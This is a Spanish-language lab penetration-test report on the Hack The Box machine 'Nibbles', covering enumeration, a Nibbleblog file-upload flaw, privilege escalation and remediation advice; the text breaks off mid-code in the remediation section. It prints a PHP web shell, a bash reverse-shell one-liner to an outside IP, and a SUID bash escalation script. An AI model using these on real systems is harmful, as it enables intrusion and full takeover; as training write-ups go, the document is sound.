Hack The Box
PEN-TESTING LABS

## Informe Técnico

# Máquina Nibbles



17 de octubre de 2023

# Index

# 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Nibbles**, enumerando todos los vectores de ataque encontrados, así como la explotación realizada para cada uno de estos.

Esta máquina ha sido auditada de la página de **Hack the box**, una plataforma para la práctica y entrenamiento de personas interesadas en la ciberseguridad y, más concretamente, en el hacking ético.

A continuación, se proporciona el enlace directo a esta máquina:

**Dirección URL**

**https://app.hackthebox.com/machines/Nibbles**





Imagen 1: Tarjeta informativa de la máquina auditada

# 2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades en la máquina **Nibbles**, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

## 2.1. Alcance

A continuación, se representan los objetivos a cumplir en esta auditoría:

- Identificar los puertos y servicios vulnerables.
- Realizar una explotación de las vulnerabilidades encontradas.
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados.
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado.
- Realizar la escalada de privilegios mediante la vía potencial encontrada.

## 2.2. Impedimentos y limitaciones

Durante el proceso de auditoría está terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos.
- Borrar ficheros residentes en el servidor una vez este haya sido vulnerado.
- Comentar y propagar información confidencial de la empresa.

## 2.3. Resumen general

En esta auditoría se consiguió vulnerar todo el sistema, debido a que el administrador disponía de credenciales muy inseguras, a la vez que previsibles, y, por lo tanto, se pudo acceder al panel administrativo del CMS Nibblesblog. Al no estar actualizado el software, **versión 4.0.3**, se encontró que en una determinada sección del CMS se disponía de una **vulnerabilidad de subida insegura de ficheros**. Tras explotar esa vulnerabilidad y ganar acceso, se pudo escalar privilegios hasta tener los máximos (root) debido a que el usuario con el que se gana acceso tiene el privilegio de poder ejecutar como root un script que no existe, por lo tanto se creo uno con el mismo nombre, el cual permitía, al ser ejecutado, escalar privilegios.

# 3. Reconocimiento


## 3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **Nmap**:

```
File: reporte
1  # Nmap 7.93 scan initiated Wed Oct  4 02:22:26 2023 as: nmap -p22,80 -sCV -oN reporte 10.10.10.75
2  Nmap scan report for 10.10.10.75
3  Host is up (0.055s latency).
4
5  PORT   STATE SERVICE VERSION
6  22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
7  | ssh-hostkey:
8  |   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
9  |   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
10 |_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
11 80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
12 |_http-title: Site doesn't have a title (text/html).
13 |_http-server-header: Apache/2.4.18 (Ubuntu)
14 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
15
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Wed Oct  4 02:22:37 2023 -- 1 IP address (1 host up) scanned in 10.55 seconds
```

Imagen 2: Enumeración de puertos con Nmap

En este caso, se identificaron 2 puertos activos corriendo sobre el protocolo TCP:




Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.

## 3.2. Enumeración de servidores web

A continuación, se representa los resultados obtenidos con la herramienta **WhatWeb**, una herramienta de reconocimiento web que se utiliza para identificar tecnologías específicas que se emplean en un sitio web, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:





Imagen 3: Enumeración del servicio HTTP por el puerto 80

Como se puede observar, no se puede determinar mucho, dado que solo se reporta la versión usada en Apache. Esto está causado porque, si se accede con la URL **http://10.10.10.75** se mostrará una simple web con una frase. El problema está, en que si se analiza el código fuente, se verá un **information leakage**:





Imagen 4: Evidencia del information leakage

Si se hace uso de la ruta proporcionada en el **information leakage**, se podrá llegar a otra sección de la web y, en este caso, si se vuelve a ejecutar la herramienta **WhatWeb** se obtendrán los siguientes resultados:


Imagen 5: Enumeración del servicio HTTP por el puerto 80 de la URL real del sitio web

En los resultados obtenidos, es posible indentificar las versiones para algunas de las tecnologías existentes:

| Tecnología | Versión |
|---|---|
| Apache | 2.4.18 |

Dentro de la información representada, tambien podemos identificar que se está usando un CMS, en este caso Nibbleblog.

### 3.3. Enumeración de recursos

Una vez descubierto la ruta '**/nibbleblog/**' mediante el **Information Leakage**, representado en la imagen 4 de la página 5, se encontró diferentes recursos bajo esta ruta:


Imagen 6: Enumeración de los diferentes recursos bajo /nibbleblog

Algo importante a destacar, es que los diferentes directorios que podemos ver en la imagen 6 tienen capacidad de **Directory Listing**, esta es una vulnerabilidad que se da cuando un servidor web recibe una petición HTTP o HTTPS a una carpeta y esta no tiene un fichero por defecto asignado, y entonces el servidor web devuelve un listado de todos los ficheros que contiene la carpeta.

Además, gracias a esta enumeración de recursos bajo esta ruta, se pudo descubrir un panel de autenticación al CMS **Nibbleblog**:





Imagen 7: Panel autentificación de Nibbleblog

## 4. Identificación y explotación de vulnerabilidades

Tras el descubrimiento del **Directory listing**, comentado en la página 6 se procedió a enumerar todo el contenido en cada una de las rutas. En toda esta información, se encontró en la ruta **"/nibbleblog/content/private/users.xml"** al usuario con el que se consiguió acceder al panel administrativo, como se puede observar en la siguiente figura:





Imagen 8: Information Leakage de un posible usuario valido en la web

Mediante un poco de intuición, se realizaron pruebas con diferentes contraseñas débiles, como por ejemplo, **"nibbles"**. De este modo, se consiguió acceder al panel del administrador de Nibbleblog y se pudo consultar la versión que se estaba usando, **version 4.0.3**. La versión actual se encuentra en la **4.0.5**.

Como se puede observar en la siguiente figura, Nibbleblog, en la versión en uso, dispone de una **vulnerabilidad de subida de ficheros**, vulnerabilidad web muy común en sistemas que contienen estos campos y es ocasionada cuando no se comprueba correctamente el tipo de fichero que se está subiendo, para la versión que se está usando en este servidor:





Imagen 9: Vulnerabilidad para la versión usada de Nibbleblog

Si se inspecciona el código del script se puede ver como se está abusando de un campo de subida de ficheros en la ruta **"nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image"**

Si se accede a esta dirección se puede observar el siguiente panel:





Imagen 10: Panel donde se encuentra el campo de subida de ficheros

El cuarto campo es un campo especifico para la subida de fichero y si se prueba a subir un fichero PHP con el siguiente contenido, conseguiremos añadirlo a la ruta **"/nibbleblog/content/private/plugins/my_image"**:

```
<?php
  system($_GET['cmd']);
?>

```

Código 1: Código PHP que ejecuta el comando que se desee en el servidor a través del parámetro cmd en la url

Si se accede a la ruta donde se suben los ficheros en este CMS, anteriormente indicada, se podrá observar cómo el fichero se ha subido correctamente. Si se accede a él y se introduce en el parámetro **cmd** el siguiente comando, se obtendrá una consola interactiva dentro del servidor:

```
bash -c "bash -i >%26 /dev/tcp/10.0.0.1/8080 0>%261"

```

Código 2: Comando ejecutado en el servidor que otorga una reverse shell

En la siguiente figura, se muestra una prueba del acceso al servidor:





Imagen 11: Prueba del acceso al servidor

## 5. Escalada de privilegios

Como se puede observar en la figura, se consiguió acceso al servidor con el usuario **Nibbler**. Este usuario no dispone de una gran cantidad de privilegios, por lo tanto, el objetivo de esta fase es convertirse en el usuario de máximos privilegios, como es el usuario **root**.

Para conseguir el objetivo, se procede a realizar un reconocimiento del servidor. Primeramente, se comprueba si el usuario puede llegar a ejecutar algún binario con permisos de root sin proporcionar contraseña y, como se puede observar en la siguiente figura, esto es posible:

```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Imagen 12: Binario que se puede ejecutar con permisos de administrador

Si se investiga un poco, se puede observar como el binario **"/home/nibbler/personal/stuff/monitor.sh"** no existe, con lo que si se crea un binario que se llame igual y en la misma ruta que se especifica en la foto, se podrá escalar privilegios añadiendo el siguiente contenido:

```
1 #!/bin/bash
2
3 chmod u+s /bin/bash
4
```

Código 3: Contenido del binario

Si se ejecuta el anterior binario, se otorgarán permisos SUID a la **/bin/bash** y, de este modo, se podrá conseguir una escalada de privilegios y llegar a convertirse en root:

```
nibbler@Nibbles:/home/nibbler$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
nibbler@Nibbles:/home/nibbler$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
nibbler@Nibbles:/home/nibbler$ bash -p
bash-4.3# whoami
root
```

Imagen 13: Prueba de la escalada de privilegios

# 6. Contramedidas y buenas prácticas

A continuación, se presentan algunas de las soluciones que se deben de tener en cuenta para poder resolver las diferentes vulnerabilidades que se han encontrado en toda la auditoría. Es importante destacar que es conveniente resolver estos fallos si no se quiere incurrir en perdidas monetarias, de información (y, por lo tanto, enfrentarnos a problemas legales) y de reputación de la empresa.

## 6.1. Directory listing

Para solucionar esta mala configuración del servidor, se debe de acceder al fichero de configuración del servidor. Como en este caso se está usando un **Apache**, se debe de retocar el fichero **"/etc/apache2/apache2.conf"**.

En el fichero se debe de introducir las siguientes lineas:

```
<Directory directorio_con_vulnerabilidad>
    Options FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

```

Código 4: Lineas de configuración para solucionar el Directory listing

¿Qué se está modificando de la configuración inicial? Se está modificando la línea de Options, donde anteriormentente debía de aparecer la línea **Options Indexes FollowSymLinks**.

## 6.2. Constraseña Insegura

El usuario administrador debe de tener una contraseña mucho más segura que la actual, esto permitirá estar seguros de ataques de **fuerza bruta**.

Algunos consejos para obtener una contraseña segura son:


- Hacer uso de administradores de contraseñas, estos software permiten gestionar de forma segura contraseñas y otros datos confidenciales en una base de datos cifrada. Esto significa que puedes almacenar todas tus contraseñas en una base de datos protegida por una única contraseña maestra o un archivo de clave. Además, estos administradores de contraseñas disponen de generadores de contraseñas fuertes.
- Crear manualmente la contraseá, para ello se recomienda que la contraseña sea una frase a la cual se sustituyan letras minusculas por mayusculas, simbolos, números, etc...

## 6.3. Arbitrary file upload

Para poder resolver esta grave vulnerabilidad se recomienda tomar dos caminos, dependiendo de la situación de la empresa:

- Si los sistemas de la empresa no dependen de la versión instalada actualmente, se recomienda actualizar Nibbleblog a su última versión (**4.0.5**).

- Si los sistemas de la empresa dependen de la versión instalada actualmente, se recomienda modificar el código que se encuentra en el fichero **"/var/www/html/nibbleblog/admin/controllers/plugins/config.bit"**, que contiene el siguiente código:




```
<?php

// ====================================================================
//      POST
// ====================================================================
if( ($_SERVER['REQUEST_METHOD'] == 'POST') && isset($_POST['plugin']) )
{
        $plugin = $plugins_all['PLUGIN_'.strtoupper($_POST['plugin'])];

        if( $plugin->init_db() )
        {
                // upload files
                foreach($_FILES as $field_name=>$file)
                {
                        $extension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
                        $destination = PATH_PLUGINS_DB.$plugin->get_dir_name();
                        $complete = $destination.'/'.$field_name.'.'.$extension;

                        // Upload the new file and move
                        if(move_uploaded_file($file["tmp_name"], $complete))
                        {
                                // Resize images if requested by the plugin
                                if(isset($_POST[$field_name.'_resize']))
                                {
                                        $width = isset($_POST[$field_name.'_width'])?$_POST[$field_name.'_width']:200;
                                        $height = isset($_POST[$field_name.'_height'])?$_POST[$field_name.'_height']:200;
                                        $option = isset($_POST[$field_name.'_option'])?$_POST[$field_name.'_option']:'auto';
                                        $quality = isset($_POST[$field_name.'_quality'])?$_POST[$field_name.'_quality']:100;

                                        $Resize->setImage($complete, $width, $height, $option);
                                        $Resize->saveImage($complete, $quality, true);
                                }
                        }
                }

                unset($_POST['plugin']);

                // update fields
                $plugin->set_fields_db($_POST);

                Session::set_alert($_LANG['CHANGES_HAS_BEEN_SAVED_SUCCESSFULLY']);
        }
}
// ====================================================================
//      VARIABLES
// ====================================================================
$ctrlv['plugin'] = $plugins_all['PLUGIN_'.strtoupper($url['plugin'])];
$ctrlv['plugin']->init_db();

$ctrlv['html'] = $ctrlv['plugin']->dashboard_config();

if($ctrlv['html']===false)
        $ctrlv['html'] = '';

$ctrlv['positions_html'] = array_combine(range(1, count($plugins)), range(1, count($plugins)));

